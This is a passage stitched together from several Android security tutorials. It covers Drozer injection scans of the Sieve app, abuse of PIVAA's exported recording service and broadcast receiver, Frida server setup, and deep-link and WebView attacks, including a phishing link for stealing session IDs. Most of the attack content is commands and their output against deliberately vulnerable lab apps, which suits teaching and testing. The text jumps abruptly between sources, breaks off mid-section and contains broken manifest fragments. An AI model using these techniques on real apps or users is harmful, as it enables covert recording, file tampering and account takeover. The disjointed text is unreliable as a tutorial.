| APARICHIT2!  | 1564 |
| APARICHIT3!  | 8080 |
| ALPHASTAR    | 5696 |
| CHAMPA       | 6978 |

dz>
```

```
run scanner.provider.injection -a com.mwr.example.sieve
```

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Exported Service

The PIVAA application has exported a service that performs audio recording and stops after the file reaches 1MB in size. Services are an Android component that runs in the background and does not normally provide a user interface to interact with. These services are used to perform tasks in the background such as downloading large files or playing music, without blocking the user interface.

- **Vulnerability**: This service is exported without any permissions in the AndroidManifest.xml file, which means any application can abuse this feature to record audio.

Looking at the AndroidManifest.xml file, I can see the exported service and the "*VulnerableService*" java file that handles the applications services.

```
<service android:name="com.htbridge.pivaa.handlers.VulnerableService"
android:protectionLevel="dangerous" android:enabled="true" android:exported="true" />
```

Exported Service

```
dz> run app.service.start --component com.htbridge.pivaa com.htbridge.pivaa.handlers.VulnerableService
```

Exploit Exported Service with Drozer

This will start the service and cause the application to start recording audio, which will then be stored as a file in root of the external directory as outlined by the application.

Recommendations:

- Determine if a service needs to be exported.
- A service is generally not exported but if it is, then strong permissions should be set in the AndroidManifest.xml file.
- Keep in mind that specifying **intent filters** with a component in the AndroidManifest.xml file will result in the component being exported by default unless the export attribute is set to false.

Exported Broadcast Receivers

The PIVAA application has exported a broadcast receiver without any permissions set. Broadcast receivers are designed to listen to system wide events called broadcasts (e.g. network activity, application updates, etc.) and then trigger something if the broadcast message matches the current parameters inside the Broadcast Receiver.

- **Vulnerability**: Any application, including malicious ones, can send an intent to this broadcast receiver causing it to be triggered without any restrictions.

It's important to identify what this broadcast receiver does by looking at the source code. The PIVAA application allows me to send a broadcast using the "*BroadcastRecieverActivity.java*" file. This code starts by retrieving a HTML file called "b*roadcast.html*" from external storage.

```
this.location = getExternalFilesDir((String) null) + "/broadcast.html";
this.myWebView.loadUrl("file://" + this.location);
```

The source code then creates an intent and sets the action to "*service.vulnerable.vulnerableservice.Log*". This action will be received by the PIVAA application and trigger the execution of some code. The source code also adds extra data to the intent using the "*putExtra()*" method, which includes the location of the "*Broadcast.html*" file and data provided by the user. The "sendBroadcast()" method is then used to Broadcast the given intent to all interested broadcast receivers.

```
((Button) findViewById(R.id.button_broadcast_receiver)).setOnClickListener(new View.OnClickListener() {
    public void onClick(View view) {
        String input_broadcast = ((EditText) BroadcastReceiverActivity.this.findViewById(R.id.input_broadcast_receiver)).getText().toString();
        Intent intent = new Intent();
        intent.setAction("service.vulnerable.vulnerableservice.LOG");
        intent.putExtra("data", input_broadcast);
        intent.putExtra("location", BroadcastReceiverActivity.this.location);
        BroadcastReceiverActivity.this.sendBroadcast(intent);
        try {
            Thread.sleep(300);
            BroadcastReceiverActivity.this.myWebView.loadUrl("file://" + BroadcastReceiverActivity.this.location);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
});
```

Create Intent

```
        <receiver android:name="com.htbridge.pivaa.handlers.VulnerableReceiver"
android:protectionLevel="dangerous" android:enabled="true" android:exported="true">
            <intent-filter>
                <action android:name="service.vulnerable.vulnerableservice.LOG" />
            </intent-filter>
        </receiver>
```

AndroidManifest.xml Receiver Element

I can use Drozer to exploit this exported broadcast receiver. I start by confirming what I have learned so far by using Drozer to identify more information about the exported broadcast receiver.

```
dz> run app.broadcast.info -a com.htbridge.pivaa
Package: com.htbridge.pivaa
  com.htbridge.pivaa.handlers.VulnerableReceiver
    Permission: null
```

Broadcast Receiver Enumeration using Drozer

```
dz> run app.broadcast.send --action service.vulnerable.vulnerableservice.LOG --extra string data "Hacked"
 --extra string location "/sdcard/Android/data/com.htbridge.pivaa/files/broadcast.html"
```

Trigger Broadcast Receiver with Drozer

The command above succeeded in tampering with the "*broadcast.html*" file which is proven by observing the word "Hacked" as seen in the figure below.

```
vbox86p:/sdcard/Android/data/com.htbridge.pivaa/files # cat broadcast.html
Your new file
20200615_082637889: Some text you want to see in file...<br>
20200615_082642617: Some text you want to see in file...<br>
20200615_165333797: Hacked<br>
```

Successfully Tampered with the "broadcast.html" File

Project Requirements

Required tools to follow along:

- Java decompiler (JD-GUI)
- Android emulator (Genymotion)
- Dynamic instrumentation toolkit (Frida)

You'll need to download 3 files from here: https://github.com/frida/frida/releases

- Python-frida
- Python-frida-tools
- Frida-server-android

Depending on your distribution, you can easily install the first two and their dependencies. As for the frida-server-android, I'm going to walk you through the installation and emulator setup.

Uploading the file

```
./adb push ~/Downloads/frida_server /data/local/tmp/
```

Changing file permissions

```
./adb shell "chmod 755 /data/local/tmp/frida_server"
```

Running the server in detached mode

```
./adb shell "/data/local/tmp/frida_server &"
```

Now, the emulator is ready and the server is running!

The Android Application

I created an Android application just for demonstration and testing purposes. I'm going to use it during the examples, you can download it from here:

https://github.com/t0thkr1s/frida

Download

You can simply clone the repository or head over to the releases page to download the Frida scripts.

```
git clone https://github.com/t0thkr1s/frida
```

Allsafe is an intentionally vulnerable application that contains various vulnerabilities. Unlike other vulnerable Android apps, this one is less like a CTF and more like a real-life application that uses modern libraries and technologies. Additionally, I have included some Frida based challenges for you to explore. Have fun and happy hacking!

Useful Frida Scripts

6. Certificate Pinning Bypass

Certificate pinning is implemented using the OkHttp library. You have to bypass it in order to view the traffic with Burp Suite.

Resources & HackerOne Reports:

- Certificate and Public Key Pinning
- Coinbase Vulnerabilities

▶ Show me how it's done!

Introduction to Deep Links

In many scenarios an application needs to deal with web based URLs in order to authenticate users using Oauth login, create and transport session IDs and various other test cases. In such scenarios, developers configure deep links, aka, custom URL schemas that tell the application to open a specific type of URL in the app directly. This only works in Android v6.0 and above. The intent filter to accept URIs that have example.com as the host and http:// as URL scheme is defined in an Android Manifest file as follows:

```
<intent-filter android:label="@string/filter_view_http_gizmos">
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<!-- Accepts URIs that begin with "http://www.example.com/gizmos" -->
<data android:scheme="http"
android:host="www.example.com"
android:pathPrefix="/gizmos" />
<!-- note that the leading "/" is required for pathPrefix-->
</intent-filter>
```

Where can it go wrong?

Oftentimes developers use deep links to pass sensitive data from a web URL to an application like usernames, passwords, and session Ids. An attacker can create an application that fires off an intent and exploit this custom URL scheme (deep link) to perform attacks like:

- Sensitive data exposure
- Session hijacking
- Account takeovers
- Open redirect
- LFI
- XSS using WebView implementation of a Deep Link

For example, a poor implementation would be:
example://api.example.com/v1/users/sessionId=12345

Here, One can change the session ID to 12346 or 12347, and in the application, that particular user's session would open as to which that session ID corresponds. This Url could be obtained while traffic analysis and a rogue application/HTML phishing page could trigger that activity and perform account takeover.

Let's see a basic real-time demonstration of exploiting deep links using drozer.

```
run app.package.manifest in.harshitrajpal.deeplinkexample
```

Note here, the **<data scheme="">** has a value **"noob"** so maybe we can fire an intent with a data URL containing a URL of this scheme so that it launches this activity?

```
dz> run app.package.manifest in.harshitrajpal.deeplinkexample
<manifest versionCode="1"
          versionName="1.0"
          compileSdkVersion="30"
          compileSdkVersionCodename="11"
          package="in.harshitrajpal.deeplinkexample"
          platformBuildVersionCode="30"
          platformBuildVersionName="11">
  <uses-sdk minSdkVersion="19"
            targetSdkVersion="30">
  </uses-sdk>
  <application theme="@2131689878"
               label="@2131623963"
               icon="@2131492864"
               debuggable="true"
               testOnly="true"
               allowBackup="true"
               supportsRtl="true"
               roundIcon="@2131492865"
               appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity name="in.harshitrajpal.deeplinkexample.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131623971"
              name="in.harshitrajpal.deeplinkexample.DeepLinkActivity">
      <intent-filter>
        <action name="android.intent.action.VIEW">
```

```
            name="in.harshitrajpal.deeplinkexample.DeepLinkActivity" >
      <intent-filter>
        <action name="android.intent.action.VIEW">
        </action>
        <category name="android.intent.category.DEFAULT">
        </category>
        <category name="android.intent.category.BROWSABLE">
        </category>
        <data scheme="noob">
        </data>
      </intent-filter>
       tools:ignore="MissingClass" />
                  android:theme="@style/AppTheme.NoActionBar">
    </activity>
  </application>
</manifest>
```

Note: It is to be noted that any activity that is declared under an intent filter is by default exported and hence can be called via a rogue app that fires off that particular intent. Developers must also be very mindful of the fact that mere URL authentication is not sufficient due to this fact.

To view exported activities:

```
run app.activity.info  -a in.harshitrajpal.deeplinkexample
```

We see DeepLinkActivity being used here.

```
dz> run app.activity.info -a in.harshitrajpal.deeplinkexample
Package: in.harshitrajpal.deeplinkexample
  in.harshitrajpal.deeplinkexample.MainActivity
    Permission: null
  in.harshitrajpal.deeplinkexample.DeepLinkActivity
    Permission: null

dz>
```


MainActivity.java | activity_main.xml | DeepLinkActivity.java

```java
package in.harshitrajpal.deeplinkdemo;

import ...

public class DeepLinkActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);
        setContentView(R.layout.deep_main);

        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();

    }
}
```

First, let's see what happens when we open a generic URL:

```
run app.activity.start --action android.intent.action.VIEW --data-url http://google.com
```

As visible, the intent is fired up in a browser.




Now, let's form another query in drozer that'll fire up DeepLinkActivity.java in our application using deeplink.

```
run app.activity.start --action android.intent.action.VIEW –data-uri noob://harshit.com/auth=sum
```

This is a random URL that doesn't mean anything and doesn't perform any action. I've just demonstrated that an authentication action can be performed using deep links like this.

As you can see, this URL has fired up the application class that I had created. This is because Android Manifest has directed the android system to redirect any URL that begins with the scheme **"noob://"** to open up with my application DeepLinkExample



Now, an attacker could host a phishing page with **“a href”** tag that contains a URL of this scheme, sends this page to a victim via social engineering, he could steal his session ID using this. In the screenshot below you can see one such URL that I’ve crafted to steal session key from the DeepLinkExample app using noob:// scheme.

```
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
```

```
python3 -m http.server 80
```

What is WebView

WebView is a view that displays web pages within your existing android application without the need for opening links in an external browser. There are various applications of WebView in an android file, for example:

1. Advertisements
2. Blogging applications that render web page within the native app
3. Some shopping applications (Eg: Reliance Digital) works on webviews
4. Search extensions
5. API authentication to a website could be done using webviews
6. Banking applications often render statements using webviews

In the example attack scenario further, in the article, we'll see how webviews render bank statements and how attacks can be performed on them.

WebView based Vulnerabilities

The use cases are dynamic but to generalize, the following vulnerabilities exist due to poor implementation of WebView

- Clear text credentials sniffing
- Improper SSL Error Handling

Often devs ignore SSL errors. This means the app is vulnerable to MiTM attacks. For example, see the following code:

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler,
SslError error)
{
handler.proceed();
}
```

- XSS if setJavaScriptEnabled() method is set to true
- RCE
- API attacks
- Injections if WebView has access to the content provider (i.e. if an app has allowed setAllowContent Access)
- Internal file access if setAllowUniversalAccessFromFileURLs is set to true

Step 1: import android.webkit.WebView and android.webkit.WebSettings in your project and input the following in your activity file:

```
webSettings.setJavaScriptEnabled(true);
```

This is to ensure that javascript is successfully run while WebViews are called or the pages won't look as flashy as they would on a normal browser.

Step 2: Now, to implement a WebView in your application, we need to add the following code in the **someActivity.java** file:

```
WebView var = (WebView) findViewbyId(R.id.webview);
```

Step 3: Thereafter, to load a specific URL in the **WebView** we can use **loadUrl** method.

```
browser.loadUrl("https://hackingarticles.in");
```

It is to be noted there are various methods here that a user can play around with, like, clearHistory(), canGoBack(), destroy(), etc.

Step 4: Next, we need to define the view in the XML layout file.

```
<WebView  xmlns:android="http://schemas.android.com/apk/res/android"
   android:id="@+id/webview"
   android:layout_width="fill_parent"
   android:layout_height="fill_parent"
/>
```

Step 5: Finally, we need to give it permissions to access the internet in the manifest file.


<uses-permission android:name="android.permission.INTERNET" />

An interesting thing to be noted now is how to make WebViews interactive, Javascript is enabled in code in step 1. While this makes webviews fully functioning, it can also be used to exploit various Web-related vulnerabilities like XSS in Android.


Exploiting XSS using WebViews

As we know, HTML pages can be remote and/or can be stored in internal storage too. Hence, WebViews can call remote URLs as well as internal HTML pages. Following code has to be present in WebView implementation for an app to launch remote and local HTML pages:

1. **For external URL access**: permission to access the internet in the manifest file. **SetJavaScriptEnabled()** should also be true for dynamic pages.
